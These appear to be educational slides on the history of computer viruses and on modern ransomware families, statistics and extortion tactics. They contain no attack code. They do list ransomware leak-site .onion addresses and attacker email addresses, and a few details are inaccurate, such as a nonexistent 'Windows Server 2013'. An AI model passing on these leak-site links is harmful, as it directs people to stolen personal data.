1981 Apple Viruses 1, 2, and 3 are some of the first viruses "in the wild" or public domain. Found on the Apple II operating system, the viruses spread through Texas A&M via pirated computer games.

1987 In November, the *Lehigh* virus was discovered at Lehigh University in the U.S. It was the first "memory resident file infector". A file-infecting virus attacks executable files. It gets control when the file is opened. The Lehigh virus attacked a file called COMMAND.COM. When the file was run (usually by booting from an infected disk), the virus stayed in the resident memory.




History of Viruses Continued

- **1988** In March, the first anti-virus software was written. It was designed to detect and remove the Brain virus and immunized disks against Brain infection.
- **1990** Viruses combining various characteristics spring up. They included *Polymorphism* (involves encrypted viruses where the decryption routine code is variable), *Armoring* (used to prevent anti-virus researchers from dissembling a virus) and *Multipartite* (can infect both programs and boot sectors).
- **1991** Symantec releases Norton Anti-Virus software.

History of Viruses Continued

- **1992** Media mayhem greeted the virus *Michaelangelo* in March. Predictions of massive disruptions were made, and anti-virus software sales soared. As it turned out, the cases of the virus were far and few between.
- **1994** A virus called *Kaos4* was posted on a pornography news group file. It was encoded as text and downloaded by a number of users.
- **1996** *Concept*, a macro-virus, becomes the most common virus in the world.



History of Viruses Continued

1999 The *Melissa* virus, a macro, appears. It uses Microsoft Word to infect computers and is passed on to others through Microsoft Outlook and Outlook Express e-mail programs.


2000 The "I Love You Virus" wreaks havoc around the world. It is transmitted by e-mail and when opened, is automatically sent to everyone in the user's address book

2001: The Code Red worm infects tens of thousands of systems running Microsoft Windows NT and Windows 2000 server software, causing an estimated $2 billion in damages. The worm is programmed to use the power of all infected machines against the White House Web site at a predetermined date. In an ad hoc partnership with virus hunters and technology companies, the White House deciphers the virus's code and blocks traffic as the worm begins its attack.

History of Viruses Continued

2003: The "Slammer" worm infects hundreds of thousands of computers in less than three hours. The fastest-spreading worm ever wreaks havoc on businesses worldwide, knocking cash machines offline and delaying airline flights.


2004: The "MyDoom" worm becomes the fastest-spreading e-mail worm as it causes headaches -- but very little damage -- almost a year to the day after Slammer ran rampant in late January 2003. MyDoom uses "social engineering," or low-tech psychological tricks, to persuade people to open the e-mail attachment that contains the virus. It claims to be a notification that an e-mail message sent earlier has failed, and prompts the user to open the attachment to see what the message text originally said. Many people fall for it.



History of Viruses Continued

- **2010**: In 2010, the Stuxnet virus was discovered. It was designed to attack programmable logic controllers, particularly those in systems used by Iran to refine uranium. The U.S. government later admitted to creating this virus. This case, and others you will see, clearly show there is now a cyber component to international conflict.

2014-2015: Gameover ZeuS is a virus that creates a peer to peer botnet. Essentially it establishes encrypted communication between infected computers and the command and control computer, allowing the attacker to control the various infected computers. In 2014 the U.S. Department of Justice was able to temporarily shut down communication with the command and control computers, then in 2015 the FBI announced a reward of 3 million dollars for information leading to the capture of Evgeniy Bogachev for his alleged involvement with Gameover Zeus.




The Virus Hoax

Jdbmgr Hoax (2003-on) The jdbgmgr.exe virus hoax (Vmyths.com, 2004), was an example of a virus hoax. It encouraged the reader to delete a file that was actually needed by the system. Surprisingly a number of people followed this advice and not only deleted the file, but promptly emailed all their friends and colleagues to warn them to delete the file from their machines. Virus hoaxes are becoming more common

A PDF Virus

- The Peachy virus was reported in 2001 Only spreads when creating pdf not viewing.
- Metasploit payloads can be put into PDF form
- Other PDF viruses have been found
- PDF:Exploit.CVE-2013-5065.A is PDF virus that first showed up in late 2013. It allows attackers to run code with elevated privileges on systems that are using Windows XP or Windows Server 2013.



Ransomware

- The first known ransomware was the 1989 PC Cyborg Trojan, which only encrypted filenames with a weak symmetric cipher. The notion of using public key cryptography for these attacks was introduced by Young and Yung in 1996
- In 2013 McAfee claimed they had collected over a quarter million examples of ransomware in the first 3 months of the year.
- In 2016 “Almost two-fifths of businesses in the U.S., Canada, the U.K., and Germany have been hit in the last year by a ransomware attack, according to a survey by security firm Malwarebytes.” – Fortune Magazine August 3, 2016

Ransomware

According to Symantec (2015), ransomware comes in two forms:.

Locker: Denies access to the machine. Also called computer locker

Crypto: Denies access to files/data. Also called data locker.

Statistics – Sophos Report

- According to the 2025 Sophos Ransomware Global report
- 28% of organizations that had data encrypted also experienced data exfiltration.
- For the third year running, victims identified exploited vulnerabilities as the most common technical root cause of attack, used in 32% of incidents.
- Multiple operational factors contribute to organizations falling victim to ransomware, with the most common being a lack of expertise, named by 40.2% of victims. It is followed in very close succession by having security gaps that the organization was not aware of, which was a contributing factor in 40.1% of attacks. In third place was lack of people/capacity, which contributed to 39.4% of attacks.
- 49% of victims paid the ransom to get their data back.
- **In one quarter of cases, the IT security team's leadership was replaced as a consequence of the attack.**

Statistics Akamai Report

- In 2024, ransomware spiked by 37%, accounting for 44% of the data breaches globally and for 51% in Asia-Pacific (APAC), according to the Verizon 2025 Data Breach Investigations Report. In Europe, the Middle East, and Africa (EMEA), the proportion of enterprises that experienced a ransomware attack grew to 27% in 2024. And in Latin America (LATAM), 29% of enterprises reported an attack in 2024, with a growing wave targeting small and medium-sized businesses.
- February 2025, CL0P claimed responsibility for 385 attacks in just a few weeks, setting a new record for the most attacks ever attributed to a single group in one month.
- Recently, we've seen a growing trend in ransomware groups' threats to reveal that a company is in violation of regulations. This tactic raises the stakes on reputational damage to the brand and the potential cost of the attack (adding fines from regulators and legal fees).

Halcyon 2nd Quarter 2025 report – Top Groups

- Akira
- Lynx
- Medusa
- INC Ransom
- Qilin
- SafePay
- DragonForce
- Play


https://20688644.fs1.hubspotusercontent-na1.net/hubfs/20688644/Website%20Collateral%20-%20Static/Halcyon%20Ransomware%20Malicious%20Quartile%20Q2%202025.pdf

Ransomware - Thanatos

This ransomware was first seen in 2018. Files are encrypted and then a readme.txt file is placed on the desktop. This file has a brief message instructing the victim to pay to have their files released. The keys are actually hidden on a remote server controlled by the criminals executing the attack. Payment is in Bitcoin. Unlike previous ransomware attacks, the attackers behind Thanatos often did not decrypt the files even if ransom was paid.

Ransomware -Clop


Sometimes spelled Cl0p with a zero rather than an o. Clop was first seen in 2019 as a variant on the CryptoMix ransomware family. The CryptoMix family of ransomware first began to be seen in 2016. Clop began to show up widely in 2021. In addition to encrypting files, Clop also blocks about 600 Windows process. Estimates are that over $500 million was paid out in ransom as of November 2021 due to Clop. New variations of Clop are attacking the entire network. An interesting aspect of Clop is that it operates as Ransomware as a Service. Maastricht University in the Netherlands was hit with Clop



Ransomware –LockBit and Nevada

LockBit ransomware was wrecking havoc on computers in early 2023. While this ransomware was first seen in 2019, it began to get more attention in 2023. This ransomware attempts to encrypt all accessible computer systems on a network. Many experts consider this to be part of the LockerGoga & MegaCortex malware family. It attacks Windows systems using a combination of Powershell and server message block (SMB).

Nevada Ransomware first began to show up on the Dark Web in December 2022 as a ransomware as a service. The ransomware is written in the Rust programming language and can attack both Windows and Linux systems.



Black Basta

This is ransomware that was first discovered in April of 2022. One of the nuances that make this ransomware notable is that there are variants for Linux as well as Windows. When on a Windows domain controller, Black Basta will create a group policy to disable Windows Defender and other anti-virus solutions. This is a particularly pernicious aspect of the virus. Another harmful aspect of this malware is that it both streals data, then encrypts the computer files demanding ransom. The perpetrators will begin leaking stolen data if the ransom is not paid

Mindware

In 2022 Mindware become a substantial threat. Attacks with this ransomware began to be noted in March and April 2022. Among other targets, Mindware was used against non-profit mental health providers. In addition to ransomware, the malware steals data. Data from victims in the financial and manufacturing industries that was stolen by Mindware has been posted to the internet. Each Mindware payload is configured for a particular target. This is rather unusual in the ransomware arena. Once the target is infected, the payload drops a hardcoded ransomware note demanding payment and discouraging attempts to circumvent the ransomware.

Defray

Defray777 is also known as Defray 2018, Target777, Ransom X and RansomEXX. Defray is considered to be an evolution of RansomEXX. Defray also goes by other names: “The Defray Ransomware is an encryption threat known as the Glushkov Ransomware. Some older versions from 2017 have used email addresses containing the string 'Glushkov' in their contacts with the attack's victims.” This naming is due to the email addresses the attackers use to communicate with victims: glushkov@protonmail.ch; glushkov®tutanota.de; igor.glushkov.83@mail.ru. The execution of the Defray777 ransomware is the last step in a breach that can involve several other components. These include Pyxie RAT, Cobalt Strike, Lazagne, and Mimikatz

- https://unit42.paloaltonetworks.com/ransomware-threat-assessments/8/
- https://blogs.vmware.com/security/2021/03/deconstructing-defray777.html
- https://www.enigmasoftware.com/defrayransomware-removal/


RaaS Groups

REvil (Sodinokibi): Infamous for attacks on Kaseya and JBS Foods.

DarkSide: Behind the Colonial Pipeline attack (2021).

LockBit: One of the most active RaaS operations globally, with a reputation for aggressive attacks.

Conti: Functioned almost like a corporation, with HR-style onboarding for affiliates before disbanding in 2022 (members regrouped under other names).



Anubis

- Anubis is an emerging Ransomware-as-a-Service (RaaS) operation that combines file encryption with file destruction. The ransomware has an optional wipe mode.
- Active since December 2024, Anubis has claimed victims in multiple sectors including healthcare and construction, across regions such as Australia, Canada, Peru, and the U.S.
- Sphinx appears around the same time and comparisons of the binaries reveals substantial overlap.
- https://www.trendmicro.com/en_us/research/25/f/anubis-a-closer-look-at-an-emerging-ransomware.html

DragonForce

- DragonForce operates a Ransomware-as-a-Service (RaaS) affiliate program utilizing a variant of LockBit3.0, and the other, though initially claimed as original, is based on ContiV3. The group employs double extortion tactics, encrypting data, and threatening leaks unless a ransom is paid.
- The affiliate program, launched on 26 June 2024, offers 80% of the ransom to affiliates, along with tools for attack management and automation. Affiliates can create customized ransomware samples, including disabling security features, setting encryption parameters, and personalizing ransom notes.
- DragonForce uses the “Bring Your Own Vulnerable Driver” (BYOVD) technique, included in their Conti variant of ransomware, to disable security processes and evade detection. Additionally, they clear Windows Event Logs post-encryption to hinder forensic investigations and obscure their tracks.
- The DragonForce ransomware group utilizes the SystemBC backdoor for persistence, Mimikatz and Cobalt Strike for credential harvesting, and Cobalt Strike for lateral movement. The group also uses network scanning tools like SoftPerfect Network Scanner to map networks and facilitate the spread of ransomware.

https://www.group-ib.com/blog/dragonforce-ransomware/

Double Extortion – it is now the norm

Double extortion is a ransomware tactic in which attackers not only encrypt a victim's data but also steal it before locking it. This means the attackers have two levers of pressure:

- Encryption ransom – Victims must pay to regain access to their own files.
- Data leak threat – Attackers threaten to publish or sell the stolen data (often PII, financial records, intellectual property) if the ransom isn't paid.

Double Extortion – it is now the norm


Examples

- **Maze Ransomware (2019–2020):** One of the first groups to adopt double extortion. They published victim data on their website when ransoms weren't paid.
- **REvil, Conti, DarkSide (2020–2021):** Professionalized the model, creating "leak portals" where they posted stolen data from non-paying victims.
- **Healthcare, education, and government targets**: Especially common since 2020, where sensitive personal records are highly valuable.

Group Name	Onion V.	Link
Arvin Club	v3	Open
Babuk	v3	Open
Black Basta	v3	Open
AlphaVM/BlackCat	v3	Open
BlackByte	v3	Open
Bl4ckt0r	v3	Open
CL0P	v3	Open
CONTI	v3	Open
CRYP70N1C0D3	v3	Open
Cuba	v3	Open
Everest	v3	Open
Grief	v3	Open
Hive	v3	Open
HolyGhost	v3	Open
Karakurt	v3	Open | DEEP-WEB
KelvinSecurity		DEEP-WEB
LockBit 2.0	v3	Open
LockData Auction	v3	Open
Lorenz	v3	Open
LV BLOG	v3	Open | Open
Medusa	v3	Open


http://ransomwr3tsydeii4q43vazm7wofla5ujdajquitomtd47cxjtfgwyyd.onion/

Data on the Dark Web



http://ransomocmou6mnbquqz44ewosbkjk3o5qjsl3orawojexfook2j7esad.onion/news

Data on the Dark Web




http://santat7kpllt6iyvqbr7q4amdv6dzrh6paatvyrzl7ry3zm72zigf4ad.onion/

Triple Extortion

In addition to double extortion, the attackers may threaten to directly harass the organizations customers or member, launch a DDoS attack, or some similar method for exerting more pressure to force payment.

